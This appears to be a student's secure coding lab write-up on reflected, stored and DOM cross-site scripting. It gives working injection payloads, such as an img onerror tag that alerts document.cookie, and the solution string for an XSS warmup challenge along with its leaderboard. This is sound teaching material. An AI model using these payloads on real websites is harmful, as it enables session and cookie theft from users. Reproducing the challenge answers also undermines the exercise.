SECURE CODING LAB-5

(**XSS)**

1.RXSS


Enter query here...   Search

18BCN7030</br>

`<img src=x onerror=alert(document.cookie)>`

2.Stored XSS

`<img src=sxss onerror=alert(document.cookie)>`

3. DOM XSS

Hello, 18BCN7030rishav!

Challenge:

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  return '<script>console.log("'+s+'");</script>';
}
```

Input   12

```
");alert(1,"
```

Output   Win!

```
<script>console.log("");alert(1,"");</script>
```

Rate this level: ★★★★★

User		Score	Browser
... ShabbyMe		? 0	Firefox/77
geniusmaster33	don't worry about less than 12 its a hack	? 4	Chrome/86
jay 123		? 11	Chrome/86
18BCN7030	Rishav Dhiman	12	Chrome/88
Sai Vamsi		? 12	Chrome/89
ma		? 12	Chrome/88
Kyzer 12		? 12	Firefox/84
OvO How less ummm		? 12	Chrome/87

Warmup (12)
Adobe
JSON

How is Secure Coding related to XSS?

XSS attacks can be prevented by implementing secure coding practices. These attacks are happening because websites and web applications unknowingly allow those malicious code to execute. By coding those sites securely we can prevent this attacks.

Submitted By,

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